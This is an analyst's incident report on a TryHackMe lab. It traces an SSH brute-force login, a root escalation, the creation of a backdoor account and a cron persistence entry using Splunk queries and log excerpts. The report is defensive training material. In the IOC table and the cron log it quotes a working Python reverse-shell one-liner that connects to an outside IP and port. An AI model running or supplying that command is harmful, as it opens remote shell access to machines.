Incident Report: Backdoor Persistence

Incident ID: IR-2025-003

Attack Type: Backdoor Account - TryHackme

Date: Dec 21, 2025

Analyst: BALA KOTESWARA REDDY REDDYMALLI

Severity: High

Status: Closed - True Positive

1. Executive Summary

The user account 'jack-brown' was compromised via SSH following a series of failed authentication attempts, suggesting a brute-force attack. After gaining access, the attacker escalated privileges to root and established persistence by creating a backdoor user named 'remote-ssh' and created a cronjob containing a Python payload to establish a reverse shell connection to the attacker. No specific activity or privilege escalation was observed for the 'remote-ssh' user."

2. Scenario Context

Scenario: You are an SOC Level 1 Analyst on shift and have received an alert indicating possible persistence through the creation of a new remote-ssh user on an Ubuntu server.
Your task is to dive into the logs and determine exactly what happened on the system.

Environment	Details
Newly Created User	remote-ssh
Target System	Ubuntu

3. Incident Timeline

Time	Event Description
12/08/2025 09:50:21 - 12/08/2025 09:51:26	Potentially Bruteforce attack against “jack-brown” via SSH
12/08/2025 09:51:29	“jack-brown” successfully logged in to the system
12/08/2025 09:51:48	“jack-brown” escalated privileges as a root user.

Time	Event Description
12/08/2025 09:52:57	“Remote-ssh” user was created.
12/08/2025 10:00:01	Cronjob contained a python revershell payload was created.

4. Investigation Methodology

My Approach:

1. Analyzed initial user creation activity(remote–ssh)
2. Traceback the user creation activity to the user performed action(root → jack-brown)
3. Analyzed jack-brown ssh login activity
4. Searched for persistence mechanisms (found cronjob)
5. Extracted IOCs for threat hunting

5. Technical Analysis

Detection queries(SPL):

Investigate User Creation & User addition to High privileged groups:

```
index=task5 sourcetype=linux_secure (*useradd* OR *adduser* OR *usermod*)
```

Investigate SSH login activity:

```
index=task5 sourcetype=linux_secure process=sshd *jack-brown*

index=task5 sourcetype=linux_secure process=sshd *remote-ssh*
```

Investigating Persistence mechanisms:

```
index=task5 sourcetype="syslog" (∗CRON∗ OR *cron* OR *timerd*)
```

Key Findings:

- Multiple failed login attempts observed for “jack-brown”
- “jack-brown” escalated user privileges as root.
- As a root user, a new user named “remote-ssh” and also a malicious cronjob containing python reverseshell payload was created.

6. Indicators of Compromise (IOCs)

Indicator Type	Value	Context
IP Address	10.10.33.31	Revshell Dst IP
Port	7654	Recshell Dst Port


Indicator Type	Value	Context
User	jack-brown	User Involved
New User	remote-ssh	Backdoor account created
CronJob	CMD (/usr/bin/python3 -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.10.33.31",7654));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);' >> /tmp/cron_output.log 2>&1)	Persistence Revere shell

7. MITRE ATT&CK Mapping

- **T1133 (External Remote Services):** User “jack-brown” logged in via SSH
- **T1110.001 (Brute Force: Password Guessing):** Multiple failed Authentication attempts before successful login.
- **T1136.001 (Create Account:Local Account):** Created a backdoor user named “remote-ssh”
- **T1053.003 (Scheduled Task/Job: Cron):** Configured malicious cronjob to maintain access.
- **T1059.006 (Command and Scripting Interpreter: Python):** The payload used for the reverse shell was a "Python payload".

8. Evidence Screenshots

Splunk query showing User Creation & User addition to High privileged groups:




```
index=task5 sourcetype=linux_secure (*useradd* OR *adduser*)
```

✓ 3 events (before 12/20/25 2:07:48.000 PM) No Event Sampling

i	Time	Event
>	8/12/25 9:52:57.200 AM	2025-08-12T09:52:57.200559+00:00 deceptipot-demo useradd[2709]: new user: name=remote-ssh, UID=1004, GID=1004, home=/home/remote-ssh, shell=/bin/sh, from=/dev/pts/2 host = ce-splunk source = auth.log sourcetype = linux_secure
>	8/12/25 9:52:57.200 AM	2025-08-12T09:52:57.200420+00:00 deceptipot-demo useradd[2709]: new group: name=remote-ssh, GID=1004 host = ce-splunk source = auth.log sourcetype = linux_secure
>	8/12/25 9:52:57.170 AM	2025-08-12T09:52:57.170059+00:00 deceptipot-demo sudo: root : TTY=pts/1 ; PWD=/home/jack-brown ; USER=root ; COMMAND=/usr/sbin/useradd remote-ssh host = ce-splunk source = auth.log sourcetype = linux_secure


Splunk query showing SSH login activity of jack-brown:

Failed Logins:



i	Time	Event
>	8/12/25 9:51:29.696 AM	2025-08-12T09:51:29.696593+00:00 deceptipot-demo sshd[2595]: pam_unix(sshd:session): session opened for user jack-brown(uid=1003) by jack-brown(uid=0) host = ce-splunk ¦ source = auth.log ¦ sourcetype = linux_secure
>	8/12/25 9:51:29.693 AM	2025-08-12T09:51:29.693579+00:00 deceptipot-demo sshd[2595]: Accepted password for jack-brown from 10.14.94.82 port 54451 ssh2 host = ce-splunk ¦ source = auth.log ¦ sourcetype = linux_secure
>	8/12/25 9:51:26.572 AM	2025-08-12T09:51:26.572677+00:00 deceptipot-demo sshd[2595]: AuthorizedKeysCommand /usr/share/ec2-instance-connect/eic_run_authorized_keys jack-brown SHA256:FFqz/08W1HNaxbBkM/Fk8h8FEtwQjaUQVBJI8HnYpqY failed, status 22 host = ce-splunk ¦ source = auth.log ¦ sourcetype = linux_secure
>	8/12/25 9:51:00.082 AM	2025-08-12T09:51:00.082707+00:00 deceptipot-demo sshd[2579]: Connection closed by authenticating user jack-brown 10.14.94.82 port 54446 [preauth] host = ce-splunk ¦ source = auth.log ¦ sourcetype = linux_secure
>	8/12/25 9:51:00.011 AM	2025-08-12T09:51:00.011009+00:00 deceptipot-demo sshd[2579]: Failed password for jack-brown from 10.14.94.82 port 54446 ssh2 host = ce-splunk ¦ source = auth.log ¦ sourcetype = linux_secure
>	8/12/25 9:50:59.510 AM	2025-08-12T09:50:59.510491+00:00 deceptipot-demo sshd[2579]: Failed password for jack-brown from 10.14.94.82 port 54446 ssh2 host = ce-splunk ¦ source = auth.log ¦ sourcetype = linux_secure
>	8/12/25 9:50:48.028 AM	2025-08-12T09:50:48.028888+00:00 deceptipot-demo sshd[2579]: Failed password for jack-brown from 10.14.94.82 port 54446 ssh2 host = ce-splunk ¦ source = auth.log ¦ sourcetype = linux_secure
>	8/12/25 9:50:45.581 AM	2025-08-12T09:50:45.581896+00:00 deceptipot-demo sshd[2579]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=10.14.94.82 user=jack-brown host = ce-splunk ¦ source = auth.log ¦ sourcetype = linux_secure
>	8/12/25 9:50:44.432 AM	2025-08-12T09:50:44.432757+00:00 deceptipot-demo sshd[2579]: AuthorizedKeysCommand /usr/share/ec2-instance-connect/eic_run_authorized_keys jack-brown SHA256:FFqz/08W1HNaxbBkM/Fk8h8FEtwQjaUQVBJI8HnYpqY failed, status 22 host = ce-splunk ¦ source = auth.log ¦ sourcetype = linux_secure
>	8/12/25 9:50:38.940 AM	2025-08-12T09:50:38.940106+00:00 deceptipot-demo sshd[2563]: PAM 2 more authentication failures; logname= uid=0 euid=0 tty=ssh ruser= rhost=10.14.94.82 user=jack-brown host = ce-splunk ¦ source = auth.log ¦ sourcetype = linux_secure
>	8/12/25 9:50:38.939 AM	2025-08-12T09:50:38.939672+00:00 deceptipot-demo sshd[2563]: Connection closed by authenticating user jack-brown 10.14.94.82 port 54445 [preauth] host = ce-splunk ¦ source = auth.log ¦ sourcetype = linux_secure
>	8/12/25 9:50:36.499 AM	2025-08-12T09:50:36.499410+00:00 deceptipot-demo sshd[2563]: message repeated 2 times: [Failed password for jack-brown from 10.14.94.82 port 54445 ssh2] host = ce-splunk ¦ source = auth.log ¦ sourcetype = linux_secure
>	8/12/25 9:50:27.269 AM	2025-08-12T09:50:27.269171+00:00 deceptipot-demo sshd[2563]: Failed password for jack-brown from 10.14.94.82 port 54445 ssh2 host = ce-splunk ¦ source = auth.log ¦ sourcetype = linux_secure

Session activity after Successful login:



```
index=task5 sourcetype=linux_secure *jack-brown*
```

All time ▾

✓ 27 events (before 12/23/25 5:54:10.000 AM)   No Event Sampling ▾

SELECTED FIELDS

- a host 1
- a source 1
- a sourcetype 1

INTERESTING FIELDS


- # date_hour 1
- # date_mday 1
- # date_minute 4
- a date_month 1
- # date_second 16
- a date_wday 1
- # date_year 1
- # date_zone 1
- a index 1
- # linecount 1
- # pid 7
- a process 6
- a punct 17
- a splunk_server 1
- # timeendpos 1
- # timestartpos 1
- # uid 2

8 more fields

+ Extract New Fields

i	Time	Event
>	8/12/25 9:52:57.170 AM	2025-08-12T09:52:57.170912+00:00 deceptipot-demo sudo: pam_unix(sudo:session): session opened for user root(uid=0) by jack-brown(uid=0) host = ce-splunk ¦ source = auth.log ¦ sourcetype = linux_secure
>	8/12/25 9:52:57.170 AM	2025-08-12T09:52:57.170059+00:00 deceptipot-demo sudo: root : TTY=pts/1 ; PWD=/home/jack-brown ; USER=root ; COMMAND=/usr/sbin/useradd remote-ssh host = ce-splunk ¦ source = auth.log ¦ sourcetype = linux_secure
>	8/12/25 9:52:48.720 AM	2025-08-12T09:52:48.720738+00:00 deceptipot-demo su[2699]: pam_unix(su:session): session opened for user root(uid=0) by jack-brown(uid=0) host = ce-splunk ¦ source = auth.log ¦ sourcetype = linux_secure
>	8/12/25 9:52:48.716 AM	2025-08-12T09:52:48.716440+00:00 deceptipot-demo sudo: pam_unix(sudo:session): session opened for user root(uid=0) by jack-brown(uid=1003) host = ce-splunk ¦ source = auth.log ¦ sourcetype = linux_secure
>	8/12/25 9:52:48.713 AM	2025-08-12T09:52:48.713131+00:00 deceptipot-demo sudo: jack-brown : TTY=pts/0 ; PWD=/home/jack-brown ; USER=root ; COMMAND=/usr/bin/su host = ce-splunk ¦ source = auth.log ¦ sourcetype = linux_secure
>	8/12/25 9:51:29.751 AM	2025-08-12T09:51:29.751168+00:00 deceptipot-demo (systemd): pam_unix(systemd-user:session): session opened for user jack-brown(uid=1003) by jack-brown(uid=0) host = ce-splunk ¦ source = auth.log ¦ sourcetype = linux_secure
>	8/12/25 9:51:29.727 AM	2025-08-12T09:51:29.727342+00:00 deceptipot-demo systemd-logind[699]: New session 6 of user jack-brown. host = ce-splunk ¦ source = auth.log ¦ sourcetype = linux_secure
>	8/12/25 9:51:29.696 AM	2025-08-12T09:51:29.696593+00:00 deceptipot-demo sshd[2595]: pam_unix(sshd:session): session opened for user jack-brown(uid=1003) by jack-brown(uid=0) host = ce-splunk ¦ source = auth.log ¦ sourcetype = linux_secure
>	8/12/25 9:51:29.693 AM	2025-08-12T09:51:29.693579+00:00 deceptipot-demo sshd[2595]: Accepted password for jack-brown from 10.14.94.82 port 54451 ssh2 host = ce-splunk ¦ source = auth.log ¦ sourcetype = linux_secure

Splunk query showing Persistence Mechanisms:



```
index=task5 sourcetype="syslog" (*CRON* OR *cron* OR *timerd*)
```

✓ 8 events (before 12/23/25 5:35:29.000 AM) No Event Sampling

SELECTED FIELDS
a host 1
a source 1
a sourcetype 1

INTERESTING FIELDS
# date_hour 2
# date_mday 1
# date_minute 5
a date_month 1
# date_second 6
a date_wday 1
# date_year 1
# date_zone 1
a index 1
# linecount 1
# pid 5
a process 2
a punct 4
a splunk_server 1
# timeendpos 1
# timestartpos 1

Time	Event
8/12/25 10:00:32.041 AM	2025-08-12T10:00:32.041835+00:00 deceptipot-demo crontab[3156]: (root) END EDIT (root) host = deceptipot-demo source = syslog sourcetype = syslog
8/12/25 10:00:30.396 AM	2025-08-12T10:00:30.396866+00:00 deceptipot-demo crontab[3156]: (root) BEGIN EDIT (root) host = deceptipot-demo source = syslog sourcetype = syslog
8/12/25 10:00:01.270 AM	2025-08-12T10:00:01.270628+00:00 deceptipot-demo CRON[3042]: (root) CMD (/usr/bin/python3 -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.10.33.31",7654));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);' >> /tmp/cron_output.log 2>&1) host = deceptipot-demo source = syslog sourcetype = syslog
8/12/25 9:59:34.245 AM	2025-08-12T09:59:34.245764+00:00 deceptipot-demo crontab[3017]: (root) BEGIN EDIT (root) host = deceptipot-demo source = syslog sourcetype = syslog
8/12/25 9:57:35.272 AM	2025-08-12T09:57:35.272334+00:00 deceptipot-demo crontab[2975]: (root) END EDIT (root) host = deceptipot-demo source = syslog sourcetype = syslog
8/12/25 9:57:35.268 AM	2025-08-12T09:57:35.268920+00:00 deceptipot-demo crontab[2975]: (root) REPLACE (root) host = deceptipot-demo source = syslog sourcetype = syslog
8/12/25 9:56:33.572 AM	2025-08-12T09:56:33.572569+00:00 deceptipot-demo crontab[2975]: (root) BEGIN EDIT (root) host = deceptipot-demo source = syslog sourcetype = syslog
8/12/25 9:55:01.259 AM	2025-08-12T09:55:01.259537+00:00 deceptipot-demo CRON[2971]: (root) CMD (command -v debian-sa1 > /dev/null && debian-sa1 1 1) host = deceptipot-demo source = syslog sourcetype = syslog

8. Recommendations & Remediation

- Isolate the ubuntu machine from network
- Force Reset the password of “jack-brown”
- Delete Cronjobs installed on machine
- Remove the newly created backdoor account named “remote-ssh”
- Block the IP and port using Security Products like firewall or IPS.
- Hunt for Revshell IP across all systems using EDR